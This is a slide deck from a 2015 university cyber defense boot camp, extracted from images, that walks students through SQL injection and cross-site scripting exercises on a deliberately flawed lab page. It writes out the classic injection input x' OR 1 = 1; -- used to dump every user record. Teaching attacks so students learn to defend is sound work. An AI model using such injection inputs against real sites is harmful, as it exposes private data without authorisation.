
2015 Summer Camp – Web Application Security: SQL Injection and XSS

2015 Summer Cyber Defense Boot Camp


Everybody likes a quiz!

- Wireshark is a popular tool for:
  a) Testing web applications for vulnerabilities
  b) Cracking WEP encryption used in older wireless networks
  c) Analyzing the contents of network traffic
  d) Crafting phishing e-mails
  e) None of the above

Exercise #1




Exercise #2



Why are we doing this?

- It takes a thief to catch a thief
- Real-world security is actually defined by attacks
  - Provable security is just a dream
    - **The three golden rules** to ensure computer security are
      - do not own a computer
      - do not power it on
      - do not use it
- Got to study attacks: What can go wrong?

Exercise: show me the money!



- Need a web browser only
- Sides: https://users.cs.jmu.edu/tjadenbc/Bootcamp/12-WebAppSecurity.pdf

❶SQL injection

❷Fix: least privilege

❸XSS

Prerequisites

- You know how to run a web browser (such as Firefox, IE, and Chrome) and visit a web site
- You have a rough idea about a web server

Organization

❶Exercise 1: SQL injection

❷Fix: least privilege


❸Exercise 2: Cross-site Scripting (XSS)

Road Map

❶ Exercise 1: SQL injection

❷ Fix: least privilege

❸ Exercise 2: Cross-site Scripting (XSS)




Before You Start Exercise #1…


- You can follow the instructions of exercise #1 **without** understanding SQL
  - However, a full understanding of these exercises need some very basic understanding of SQL
- Suggestions?
  - Follow the instructions to go through the whole exercise first (**without** asking any questions)
  - Come back to revisit the instructions later


Exercise 1

- Open your web browser and visit this page:

  https://crypto.cs.jmu.edu/flawedquery-hidden.php
  - Type in wangxx@jmu.edu







①What does this web application do?

②Use a given email address to look up user information


③A normal web application, right, right?

Exercise 1

- **Can you "hack" into it?**
- **What do you mean by hacking?**
  - Get information that you are **not** supposed to get (through normal query)
- Wait…
  - Is this **specific** web application vulnerable/insecure?
- **How?**


We need to make some guesses first…

Behind the Scene: Let's Guess




What does the SQL statement look like?

Behind the Scene: Let's Guess





A guess: SELECT *fieldlist* FROM *table* WHERE *field* = 'wangxx@jmu.edu';


Now What?



You Want More Data? Here You Go




SQL Injection - Mozilla Firefox
File Edit View History Bookmarks Tools Help
SQL Injection
crypto.cs.jmu.edu/flawedquery-hidden.php
Google
JMU Webmail Blackboard WebMail for wangxx...
Type in your email address x' OR 1 = 1; --
Submit
Let's try it


SQL Injection - Mozilla Firefox
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
